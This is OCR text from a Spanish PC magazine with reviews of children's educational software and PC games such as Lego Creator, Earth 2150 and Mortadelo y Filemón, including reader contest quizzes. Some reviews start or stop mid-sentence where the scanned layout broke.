Cada método va ampliando la visión del niño conforme va aumentando en dificultad. Así, los niños entre 4 y 7 años pueden descubrir una casa con el primer título, Curro´s Home, los de 7 a 9 años recorren la ciudad en Curro´s City y, en el tercer nivel, los de 9 a 12 exploran el mundo con Curro´s World. Eso sí, los niños no estarán solos. Les acompañan dos divertidos personajes: el profesor Don Nicolás y el loro Curro, que intervendrán para explicarles, aconsejarles y animarles.

Más información

166 MHz, 32 Mbytes de RAM, 100 Mbytes libres de disco duro, tarjeta de sonido compatible y auriculares con micrófono (suministrado).

Empezamos

Como decíamos, el primer título se desarrolla en la casa de Curro, un lugar ideal para empezar ya que pone al alcance del niño el vocabulario de las cosas más cercanas y cotidianas que le rodean en su vida. En el segundo, la ciudad es un sitio perfecto para estimular al niño a conocer todo lo que le va a hacer falta cuando empiece a moverse fuera del ámbito de su casa. Por último, con el mundo, el horizonte se amplía para conocer además los nombres de muy diversos lugares y de las cosas que allí se pueden encontrar.

Y con todo ello se va adquiriendo práctica en el idioma. Toda la colección posee un contenido amplio y muy diversificado, con más de 1.000 palabras, 500 frases y más de 1.200 actividades; además de unos 1.000 ejercicios divididos en 15 categorías diferentes (colorea, cada oveja con su pareja, ¿de qué familia es?, cuéntame un cuento...), todos ellos orientados de forma amena y planteando en cada método un mismo ejercicio de formas muy distintas, para que el niño adquiera un vocabulario y estructuras gramaticales y los ponga en práctica a nivel de expresión oral.



Saber deletrear las palabras también es importante.

Tras superar una prueba, un indicador mostrará qué tal se ha hecho el ejercicio creciendo, subiendo o escalando en el caso de la flor, el payaso o la ardilla respectivamente, en cada uno de los métodos. De este modo se procura que el niño piense que ha fracasado cuando la actividad no ha sido todo lo buena que debería.


Reconocimiento de voz

Esta tecnología se utiliza en todas las partes de cada método. Cuando estés en un escenario (la cocina, por ejemplo, si estás en Curro´s Home) el cursor, que resulta ser un divertido dibujo, te avisará de las actividades que puedas realizar. Dentro de ellas estarán algunas como los dibujos animados en las que entrará en juego el sistema de reconocimiento de voz.

Los diálogos de cada uno de los 120 dibujos animados han sido escritos desde un punto de vista pedagógico y permiten al niño elegir un personaje, ponerse en su papel y practicar su pronunciación. Con ayuda del micrófono, el programa irá registrando el sonido y así podrá saber fácilmente las palabras mal pronunciadas con sólo comparar con el gráfico dado. Cuando haya practicado lo suficiente podrá grabar su voz y convertirse en el héroe de la animación. Otra opción es la del karaoke que permite al niño aprender cantando al mismo tiempo que puede leer fácilmente las letras en pantalla.

Las variadas actividades, el gran número de frases y palabras y su original enfoque hacen de este método una buena forma de aprender inglés para los más pequeños. Unos gráficos atractivos, una animada música y unos juegos variados y divertidos forman el explosivo cóctel que asegura el éxito de los métodos. Además, cada método ofrece la posibilidad de aprender inglés británico o americano, todo un detalle que demuestra el cuidado puesto en el diseño del producto.

Leticia Roldán





Consigue tu curso

Regalamos nueve ejemplares de Tell me more kids, tres de cada nivel. Para hacerte con uno de ellos debes contestar a las siguientes preguntas y enviarnos el cupón que encontrarás al final de la revista.

1) ¿Cómo se llama el profesor?
a) Curro. b) Nicolás. c) Leo.

2) ¿Se puede aprender inglés americano?
a) No. b) Sí. c) Depende.

¿Cuántos dibujos animados hay?
a) 210. b) 100. c) 120.

Mia 2: las nuevas aventuras de Mia

Si ya nos cautivó la calidad gráfica y el escenario 3D de la primera parte, aún podemos seguir disfrutándolo con una segunda que nada tiene que envidiarle.

Mia 2	
Precio: 4.900 pesetas (29,45 euros)	
Fabricante: Kutoka.	
Distribuidor: Zeta Multi. Tfn: 93 231 11 55. www.zetamultimedia.com	
Valoración	
• Contenido	5,2
• Diseño	5,6
Precio	2,5
GLOBAL	7,9

Sin perder la línea educativa y sin dar de espaldas al entretenimiento, Mia2 sigue apostando por una divertida forma de aprender jugando. La gran facilidad de movimiento y la faceta activa de Mia (que ayudará al jugador dándole pistas con sólo pulsar sobre su cabeza), unido a unas llamativas imágenes, hacen de Mia un juego muy notable pensado para los más pequeños de la casa.

Esta vez Mia se mete en un pequeño lío: pierde el sombrero de su madre que va a parar a manos de la malévola rata Rodolfo y sus ruines primos. Para recuperarlo deberá pagar a Rodolfo unas «chispinas» (la moneda de su mundo), y aquí es donde el jugador deberá ayudarla, participando en una serie de actividades en las que ganará automáticamente una chispina si las supera con éxito.



Unos llamativos gráficos te acompañarán a lo largo de toda la aventura.

El sistema solar y sus misterios constituyen otra de las pruebas.

Las actividades

Deberemos realizar un total de ocho pruebas. Cada una de ellas tratará de un tema diferente sobre el cual, tras una explicación previa, nos harán una serie de preguntas.

Los temas que encontraremos van desde las plantas y sus partes (raíces, tallos, flores, frutos, hojas y semillas), hasta el sistema solar, pasando por el tiempo y las nubes, el cuerpo humano y sus sistemas e incluso cosas menos usuales como la electricidad y el electromagnetismo. Una amplia diversidad de temas de carácter más o menos científico que proporcionarán al niño una buena base para empezar a descubrir el mundo y sus misterios. Todo ello tratado de forma amena como excusa para conseguir las chispinas.

Así, nos desplazaremos por diversos escenarios hasta llevar a Mia a casa. Cuando queramos ir más deprisa, Mia podrá utilizar el monopatín con sólo pulsar las flechas del teclado pero ¡cuidado! en algunas ocasiones sólo podrá encontrar una chispina que está escondida si va andando. Mia guardará en su mochila (que parece no tener fondo) los objetos que vaya encontrando por el camino y si se pulsa «F1» aparecerá una lista de lo que contiene junto con el contador de chispinas. Además, con F12 se podrá saltar una actividad y ganarla automáticamente. Sin duda, esta segunda parte viene a consolidar una divertida forma de aprender jugando.

LR

Papyrus: la maldición de Seth

Un juego de aventuras donde el niño desarrolla su lógica e imaginación con verdaderos estudios gráficos de creación en el antiguo Egipto.

Papyrus: la maldición de Seth	
Precio: 3.995 pesetas (24,01 euros)	
Fabricante: Dupuis.	
Distribuidor: Ubisoft. Tfn: 355 37 27. www.ubisoft.es	
Valoración	
• Contenido	3,4
• Diseño	4,2
Precio	3,1
GLOBAL	6,9

Seth, el dios de la destrucción, tiene prisioneros a seis dioses egipcios y está destruyendo todas sus obras (la música, la escritura, etc.) y, junto con ellas, el pasado de Egipto. A lo largo del juego el niño deberá ir liberando a los dioses. Para ello sólo dispone de un arma: el poder de su imaginación. Pero no le faltará ayuda, el Faraón pondrá a su disposición todos los lugares aptos de creación de su reino: el taller de artesanía, la orquesta egipcia, la escuela de los escribientes y los jardines del reinado.

Los protagonistas, Papyrus y Théi, irán guiando al jugador a lo largo de cada misión, diciéndole lo que debe hacer en cada etapa. Las tres primeras le conducirán a los talleres, en los que podrá crear e inventar un sinfín de cosas: músicas exóticas, rostros, dibujos y mensajes codificados. También deberá demostrar que sabe razonar, pues sólo así podrá resolver los diversos enigmas que se le irán presentando en la cuarta etapa.




A este dibujo le falta algo…, encuentra lo que te piden y superarás la prueba.

Nada mejor que los jeroglíficos para mandar mensajes secretos.

Los talleres

En cada misión, el jugador deberá cumplir un objetivo que logrará gracias a los cinco talleres que tiene a su disposición: El

caras, El taller del artesano y La escuela de los escribas.



En el primero encontrará una serie de objetos, sonidos y vídeos que podrá utilizar durante la aventura. Los que vaya a necesitar posteriormente se pueden guardar en un cofre para utilizarlos más tarde.

Con la orquesta, el niño podrá componer músicas originales combinando tres elementos sonoros: un instrumento, un sonido de ambiente y un efecto sonoro. Además, podrá grabar sus melodías e incluso añadir su propia voz. En el taller de las mil caras, creará máscaras a partir de las cabezas de los personajes de Papyrus. Si se tiene buen pulso y creatividad, en el taller del artesano el niño estará a sus anchas para poder dibujar y colorear todo lo que quiera. Por último, está la escuela de los escribas en la que descubrirá el mundo de la escritura egipcia y realizará fabulosos mensajes en jeroglífico.

Además, tendrá a su disposición un estudio de dibujos animados. En resumen un mundo de posibilidades para que el niño desarrolle su creatividad.



LR

Lego Creator

Aunque los juegos de Lego Media permiten hacer todo tipo de cosas con el universo de Lego, no podían olvidarse de que en su origen Lego era, ni más ni menos, un juego de construcción.

Aunque este juego no sea una novedad, no podíamos olvidarnos de él. Y es que el propósito de las piezas de Lego no es otro que crear y es precisamente la línea Creator la que nos permite hacerlo. Una serie de juegos que se inició con este juego, ha continuado con Knights Kingdom y seguirá con más juegos.

Construir todo lo que nuestra imaginación sea capaz de concebir a través de las piezas de Lego es la base del juego. Si en la realidad las piezas siempre son finitas, en el mundo tridimensional en el que nos introduce Lego Creator no hay límite de piezas y podemos usar a nuestro antojo todo su amplio catálogo. También se puede recurrir a modelos previamente creados, bien sean construcciones, vehículos o muñecos. Todo ello lo podremos ir incluyendo en nuestro mundo para configurar un bonito escenario que seguidamente podremos animar.


Jugando

Lo de jugar es algo limitado pero interesante. Al pinchar en el icono correspondiente todos los objetos móviles del escenario creado se pondrán en movimiento. Pero no nos limitaremos a mirar, podemos acceder a las cámaras que representan a cada uno de los vehículos en marcha y «meternos» dentro de él e incluso conducirlos.

Para realizar todas las funciones del juego se ha creado una interfaz cuyo manejo necesita de cierto aprendizaje. Lo cierto es que permite hacer casi de todo pero para ello es necesario una cantidad muy elevada de botones que hacen que el espacio que ocupa la interfaz sea demasiado grande. Esto explica también que la pantalla de visualización del mundo Lego que estemos construyendo sea pequeña para nuestro gusto.

Por otro lado, es destacable la gran libertad de movimientos que nos permite la cámara aunque, como ocurre con la interfaz, su manejo es algo lioso al principio.

Podríamos decir mucho más sobre este juego pero concluiremos diciendo que es una opción muy interesante para que los más jóvenes (ojo, no demasiado) desarrollen su imaginación con las clásicas piezas de construcción.


Constrúyete un mundo a tu medida.


Se puede elegir entre múltiples perspectivas.

PC ACTUAL

Lego Creator	
Precio: 7.500 pesetas (45,08 euros)	
Fabricante: Lego Media. Tfn: 91 675 21 38	
Web: www.legomedia.com	
Valoración	
• Jugabilidad	4,6
• Diseño	4,8
• Sonido	4,3
• Gráficos	4,6
Precio	3
GLOBAL	7,6

Creator Knights Kingdom

El malvado caballero negro acecha el reino. Si no preparamos nuestras defensas podría hacerse con la corona. Tenemos que darnos prisa, hay mucho que construir.

Si cogemos la mecánica del primer Creator y le aplicamos una historia en la edad media el resultado es este juego. Esta vez estaremos al servicio del rey Leo y somos los encargados de supervisar sus defensas. Tendremos la oportunidad de cumplir los deseos del rey y construir un reino medieval a nuestra medida. Colocaremos en el escenario torres, cañones, soldados, etc. Tenemos todo lo necesario para evitar que el caballero negro tome el castillo. Aunque ya hay gran cantidad edificios pregenerados, lo mejor será diseñar nuestras propias creaciones. La construcción de edificios resulta sencilla y también tenemos la posibilidad de modificar las construcciones ya existentes. Además los escenarios cobran vida una vez terminados. Incluso podremos controlar cualquiera de los personajes para pasearnos por nuestro mundo virtual.








Podremos construir fácilmente todo lo que se nos ocurra.

Una aventura medieval

Knights Kingdom posee una alta jugabilidad y un apartado técnico impecable. El motor 3D consigue unos resultados magníficos. Personajes, edificios y escenarios han sido cuidados al detalle. Además el juego está salpicado de continuas notas de humor que lo hacen, si cabe, más atractivo. El manejo es algo complicado, pero se aprende rápidamente con un poco de práctica. Algo a lo que ayuda la nueva interfaz que ha sido mejorada respecto al primer Lego Creator. Un juego de construcción muy atrayente con el que dar rienda suelta a nuestra imaginación. *FP*

PC ACTUAL

Creator Knights Kingdom	
Precio: 7.500 pesetas (45,08 euros)	
Fabricante:. Tfn: 91 675 21 38	
Web: www.legomedia.com	
Valoración	
• Jugabilidad	4,7
• Diseño	4,8
• Sonido	4,1
• Gráficos	4,6
Precio	3
GLOBAL	7,5

Sorteo Lego

PC ACTUAL y Lego Media sortean entre sus lectores cinco Lega Creator y cinco Lego Knights Kingdom. Para hacerte con uno de los diez juegos tendrás que enviar el cupón a nuestra dirección contestando a las preguntas que te hacemos a continuación:

1) ¿Cuál es el límite de piezas para construir?
a) Mil piezas b) Cinco mil c) No hay límite

2) ¿Cómo se llama el rey de Knights Kingdom?
a)Arturo b) Lear c) Leo

¿Podemos conducir un vehículo Lego?
a) Sí b) No c) Sólo si tenemos carné


Los helicópteros de abastecimiento son fundamentales para conseguir nuestros propósitos.

edificación de nuevas estructuras y cuánto en la formación de nuestro ejército. También es posible armar los edificios para que no sean meros invitados de piedra en caso de ataque. Cuando los recursos son escasos, los dilemas se multiplican. Earth 2150 cumple en el apartado logístico con creces, una mala decisión estratégica puede dejarnos sin recursos precisamente cuando más falta hacen.

Moviéndonos en la batalla

Cuando estemos preparados para avanzar tendremos que usar con tino las diferentes posibilidades de nuestros hombres. Las unidades con armamento tierra-tierra no pueden repeler un ataque desde el aire y viceversa. Lo mejor en Earth 2150 es hacer varios escuadrones, cada uno especializado en un tipo de arma y usarlos por el campo allí donde se necesiten. Con esta táctica se logran unos combates muy vivos donde estaremos constantemente dando órdenes.

Muchos de los vehículos se quedan sin munición al cabo de unos minutos, para que no nos pille el toro hay que establecer líneas de abastecimiento. Además, una vez decididas no será necesario que nos preocupemos por su buen funcionamiento, a no ser que el enemigo las desbarate. Recordad lo de Napoleón en Rusia: líneas de víveres muy largas son más vulnerables y podemos quedarnos sin balas que llevarnos a los cañones cuando más alejados estemos de nuestra base; pero esto en partidas multijugador, porque la IA de este juego no da para tanto, aunque tampoco es mala.

Una vez tengamos el árbol de tecnologías más o menos completo podremos echar mano de más refinamientos tácticos: usar cañones de iones que inmovilizan al enemigo y permiten apoderarnos de sus vehículos, sembrar minas en determinadas zonas, usar generadores de campo para proteger nuestras unidades, utilizar artefactos de ocultación que nos harán invisibles a ojos ajenos, sabotear las comunicaciones del enemigo con inductores de ruido, usar cañones sónicos a gran distancia, lanzar bombas atómicas capaces de reducir a escombros buena parte de la base enemiga, incluso controlar la meteorología para que los rayos, huracanes o granizos mermen las fuerzas del rival.

Si te parece poco, aún hay más. También da mucho juego poder construir túneles bajo el terreno para transportar nuestros grupos de choque solapadamente y hacerlos salir por detrás de las defensas. Las unidades con banderas no portan armamento ninguno pero dan moral y bonus de puntuación a las que estén a su alrededor. Y, para terminar, es posible construir señuelos de tanques o vehículos lanzamisiles para confundir a los rivales, igual que hizo Sadam en la Guerra del Golfo. Tantas posibilidades volverían loco al mismísimo mariscal Rommel.

Es obligado decir que Earth 2150 es un juego muy completo técnicamente hablando. A nivel gráfico podría haber sido mejorado, pero esto tiene un inconveniente: a mejores gráficos 3D, más potencia es necesaria para verlos. En Earth 2150 han apostado claramente por la jugabilidad y, de paso, han conseguido un motor visual que, sin alardes, se deja ver y realiza perfectamente su cometido. Gustará, y mucho, a los beligerantes aficionados a la estrategia.

Alfredo del Barrio





Visualmente correcto

Los gráficos totalmente 3D cumplen perfectamente su cometido: movernos por el campo perfectamente y como queramos. Lo único que ocurre es que comparados con otros lucen algo menos. Son peores en el sentido de que disponemos de un zoom más corto, o que las unidades tienen pocos polígonos y a veces se confunden con el terreno.

Hay opción de controlar tres zonas distintas del mapa simultáneamente a través de tres ventanas, pero no es una ayuda muy práctica. Lo haremos todo más rápido con el ratón o con los atajos del teclado. Otra pega es el mapa general, podemos verlo en todo momento pero es muy pequeño y se echa en falta el poder ampliarlo.

A pesar de estos inconvenientes, los gráficos son más que correctos, tienen una estética especial y sus maravillosos efectos climatológicos nos dejarán con la boca abierta.



Earth 2150


Precio: 7.990 pesetas (48,02 euros)

Fabricante: SSI

Distribuidor: Proein. Tfn: 91 384 68 80.

Web: www.earth2150.com

Valoración	
• Jugabilidad	5,5
• Diseño	5,1
• Sonido	5,0
• Gráficos	5,2
Precio	3,1
GLOBAL	8,3



Mínimos: Pentium II 233 MHz, 32 Mbytes de RAM, 450 Mbytes libres en el disco duro y tarjeta aceleradora 3D de al menos 4 Mbytes.

Diez años después

En Earth 2140, el anterior juego de la serie, nos encontrábamos con dos potencias enfrentadas en una dura lucha por la supervivencia. Después de años de devastación y guerras, los recursos eran escasos en la Tierra y había que pelear denodadamente por ellos. Ahora, una década después, la situación se torna todavía más desesperada. La Tierra ha cambiado su órbita respecto al Sol y la climatología se ha vuelto loca. No tardando mucho el desastre será inevitable. Hay que escapar enseguida.

Las tres únicas potencias capaces de construir una flota interestelar y salvar a buena parte de sus ciudadanos (la Unión de Estados Civilizados, la Dinastía Euroasiática y la recién formada Corporación Lunar) necesitan enormes cantidades de recursos para tan magna empresa, y éstos son limitados, muy limitados. El conflicto está servido en bandeja de acero y fuego.

Enemy Infestation

Manejar unos cuantos hombres con habilidades especiales de forma acertada es lo único que puede frenar la invasión alienígena de este mes.

Para evaluar este título quizá no esté de más explicar someramente el estado del proceloso mar del software lúdico nacional en cuanto a juegos económicos se refiere. Hay tres tipos de compañías distribuidoras que surcan este mare nostrum patrio. En primer lugar tenemos a ballenas azules como Dinamic, que fueron los primeros en sacar buenos juegos, de estreno, a precios asequibles y comercializarlos en quioscos. Tan bien les han salido las cosas que pueden convertirse en breve en la primera multinacional española del sector y además pueden permitirse el lujo de producir juegos propios de muy altas miras. Después vienen los delfines, empresas que siguiendo la estela de Dinamic comercializan productos de fuera (aunque también tengan previsto desarrollar sus propios títulos) poniendo cuidado en localizarlos para nuestro mercado. FX Interactive entraría dentro de este grupo, y su buen ojo para los juegos ha conseguido poner sus obras entre las más vendidas del año.

Juegos buenos y baratos es una combinación explosiva, por eso en este piélago multimedia proliferan también las sardinas, empresas que venden juegos a buen precio pero que no son precisamente cuidadosas a la hora de escoger el producto. Este es el caso de Digital Dreams, la distribuidora de Enemy Infestation.



Algunas puertas sólo pueden ser abiertas por los técnicos.


Táctica limitada

Estamos en el siglo XXIV, la humanidad se ha expandido por el espacio y tiene colonias en numerosos lugares, hasta ahora inhabitados. Pero el contacto llega y los nuevos vecinos no son precisamente amistosos: las colonias más alejadas están infestadas de aliens. Nuestro trabajo consistirá en manejar un grupo de colonos, cada uno con habilidades únicas, y acabar con la plaga. En los escenarios, en perspectiva isométrica, encontraremos armas y objetos para usar y abrirnos paso.

Enemy Infestation no es mal juego, es un poco antiguo y su jugabilidad es sólo aceptable, lo que ocurre es que no está a la altura de los productos de sus competidoras. El juego no está traducido, el manual está poco cuidado y contiene unos inexplicables cursos de programación en C++ y en Delphi que deben haber sido incluidos para que el usuario retoque el producto a su gusto. Su mejor argumento es el precio pero, aún así, por tres mil pesetas hay mejores opciones.

Enemy Infestation	
Precio: 2.995 pesetas (18 euros)	
Fabricante: Ripcord Games	
Distribuidor: Digital Dreams Multimedia. Tfn: 91 304 06 22. www.digitaldreams.com	
Web: www.enemyinfestation.com	
Valoración	
• Jugabilidad	3,1
• Diseño	2,9
• Sonido	3,1
• Gráficos	2,8
Precio	2,9
GLOBAL	5,9




Si perdemos algún personaje de nuestro grupo es casi seguro que no podamos acabar la misión.


A sangre fría

Espionaje al más alto nivel

Se han formado dos nuevos bloques y una nueva guerra fría está a punto de desembocar en un conflicto mundial. Una conspiración esta en marcha y sólo nosotros podemos pararla.


Antes lo habitual era que algunos éxitos del PC se trasladaran al mundo de las consolas pero últimamente las tornas han cambiado y cada vez se da más el caso contrario. Aunque los jugadores de consola y los de PC suelen tener gustos diferentes hay ciertos puntos en común. Ahora estamos ante una nueva adaptación de un juego que ya apareció para la consola Playstation.

A Sangre Fría es una aventura gráfica con algunas dosis de acción en su desarrollo. En ella tomaremos el papel de John Cord, un agente del servicio secreto británico MI6, al servicio de su majestad. La acción comienza mientras estamos siendo interrogados y la aventura es la historia que nuestro protagonista cuenta a sus torturadores. Iremos recordando todo según avanza el juego. En principio nuestra misión parecía, una vez más, bastante sencilla: nuestro gobierno quería que buscáramos a un agente americano, Kiefer, con el que la CIA había perdido todo contacto. El lugar de la misión era una mina en la ficticia república post-soviética de Volgia. Esta república, aparentemente tranquila y pacífica, es en realidad un país con oscuros intereses, en la que sus ciudadanos tienen que luchar por su libertad.



Recuerdos del pasado

La acción se desarrolla en un futuro cercano en el que la política de bloques ha resurgido. China y Estados Unidos mantienen una nueva guerra fría y el más mínimo problema entre estas dos potencias podría elevar la temperatura muchos grados. Por si fuera poco, alguien intenta encender la mecha de una tercera guerra mundial. Pronto averiguaremos lo que Kiefer encontró y lo que precipito su misteriosa desaparición. La mina de Volgia guarda secretos mayores de los que esperábamos. Dmitri Nagarov, dictador de Volgia, está utilizando esta instalación para procesar un nuevo tipo de combustible. Un nuevo material, de origen extraterrestre, que proporciona una capacidad prácticamente ilimitada de energía. Por supuesto, la primera utilidad que el pérfido dictador ha encontrado para este descubrimiento ha sido la de crear nuevas armas. Tras encontrar a Kiefer, descubriremos que somos la única esperanza de evitar la guerra. La historia irá ganando complejidad poco a poco, viéndonos inmersos en una misteriosa conspiración que pone en peligro la seguridad mundial.



Tendremos hasta un acelerador de partículas a nuestra disposición.

Misiones Secretas

El peligro nos acecha y tendremos que jugar bien nuestras bazas. Afortunadamente contamos con algunos aliados y además descubriremos que no todo el mundo en Volgia piensa igual que Nagarov. Pronto nos encontraremos con algunos personajes, cada uno con sus propias motivaciones, que nos darán varias misiones secundarias que podemos llevar a cabo; eso sí, no tendremos que realizarlas si no queremos. Podremos descubrir la personalidad de estos personajes según avanza la aventura. De nosotros depende la confianza que depositemos en ellos, pero ojo porque la cooperación de alguno de ellos será vital en muchas partes de la aventura.

Además de estos personajes que nos iremos encontrando, también tendremos la posibilidad de hablar con todas las personas con las que nos crucemos, excepto los

Horror, Espanto y Pavor
Dos Vaqueros Chapuceros

Dos medios juegos, o dos juegos que valen por tres. Todo depende de si vemos el vaso medio lleno o medio vacío. Vuelven los famosos agentes de la TIA para traernos más aventuras.

Quien no conozca a Mortadelo y Filemón sin duda puede llevar con orgullo el adjetivo despistado. Los dos detectives más inútiles y chapuceros de todos los tiempos vuelven para resolver otro desaguisado provocado por el científico jefe de la TIA, Bacterio. El profesor se ha dado cuenta de que la sociedad moderna está dispuesta a invertir lo que sea en el culto al cuerpo y ha diseñado un suero especial que permite reducir el peso del que lo ingiera. Naturalmente, la cobaya más deseosa es la gran Ofelia, secretaria mastodóntica del superintendente Vicente. Increíblemente, el producto milagroso funciona y Ofelia se queda en apenas una fracción de lo que era antes, pero sin cambiar sus formas... El inútil de Bacterio ha conseguido un suero reductor en vez de adelgazante. El caso es que resulta que con el peso de Ofelia... quién sabe, quizás el equilibrio cósmico de la órbita terrestre se vea afectado ante una destrucción tan drástica de peso por lo que mejor darse prisa.



Mortadelo y Filemón siguen deshaciendo entuertos.

La solución, no se sabe muy bien si por la naturaleza del brebaje en cuestión o por los genes particularmente grandes de Ofelia, pasa por conseguir genoma de dinosaurio. Cosa que no sería complicada si eso existiera en la realidad. De nuevo la solución pasa por Bacterio y su máquina que permite introducirse en el mundo de las películas de cine. Como no podía ser de otra forma, la cosa no sale muy bien que digamos y Mortadelo activa el transportador antes de que Bacterio haya sintonizado con Parque jurásico así que aparecemos en sitios diferentes dependiendo del juego que tengamos...



Dos Vaqueros Chapuceros

Si tenemos la parte dedicada al oeste, Mortadelo y Filemón aparecen en el más clásico escenario de spaguetti western que podamos imaginar. No tienen más que activar un «aparatejo» que les dio Bacterio para casos de emergencia. Fácil. Fácil si no fuera porque un criajo repelente y con malas pulgas de nombre Billie el nicho le ha echado el ojo al diamante que necesita el trasto para funcionar... O sea que a los dos detectives les va a tocar recorrerse el mundo del oeste para recuperar el diamante y salir de allí. Indios, cabelleras, pepitas de oro y mexicanos durmiendo la siesta. No nos van a faltar ni las lavanderías chinas.



Horror, Espanto y Pavor

Si tenemos esta parte de la aventura de cine no aparecemos en el oeste, sino en el mundo de los tópicos de las películas de terror... en el que nos encontraremos contrapartidas cómicas de personajes aterradoramente conocidos. De nuevo el trasto de Bacterio se ha quedado sin el diamante y de nuevo toca buscarlo, aunque esta vez por cementerios, castillos siniestros y mansiones encantadas.

Y si instalamos los dos y los acabamos, nos aparece por fin el mundo de Parque Jurásico, aunque está claro lo que vamos a encontrar ahí, ¿no?

Una tercera aventura que se encuentra subyacente en los CDs de las otras y que se autoinstala cuando cargamos las dos aventuras en nuestro PC para proporcionamos más diversión.


El apartado técnico es desigual

Los gráficos están bien a ratos. Todos los diseños respetan a la perfección el estilo del dibujante Ibáñez y al pasarlos a nuestras pantallas los fondos quedan realmente bien. Por desgracia, los personajes no quedan igual de vistosos, con líneas pixeladas y discontinuas que ensombrecen un aspecto gráfico que podría haber sido brillante. La música es recurrente y previsible, cosa lógica ya que se trata de una parodia de géneros variados. Es adecuada, aunque estorba cuando se trata de oír conversaciones.

El control es el típico en cualquier aventura gráfica, movemos el personaje, cogemos objetos y los utilizamos de forma más o menos lógica. Es algo tan viejo como los ordenadores y que no tiene mayor misterio siendo el único punto original que podemos llevar de forma simultánea a cualquiera de los dos detectives.

Será difícil que tanta chapuza de estos personajes y tanto secundario caricaturizado no acabe sacándonos una sonrisa. Aunque el juego es bastante normalito en todos los aspectos, por lo menos tiene bastante gracia. El problema principal es ¿para obtener el ADN de Dinosaurio tenemos que instalar los dos juegos? O sea que nos venden un juego que no se puede acabar si no tenemos el otro, aunque, mirándolo desde otro punto de vista, nos dan tres por el precio de dos.

Javier Sevilla



PC

Dos vaqueros...

Precio: 3.995 pesetas (24,01 euros) cada uno.

Fabricante: Alcachofa Soft.

Distribuidor: Zeta multi.
Tfn: 93 231 11 55
www.zetamultimedia.com

Valoración	
• Jugabilidad	4,2
• Diseño	4,3
• Sonido	3,4
• Gráficos	3,5
Precio	3,3
GLOBAL	7,2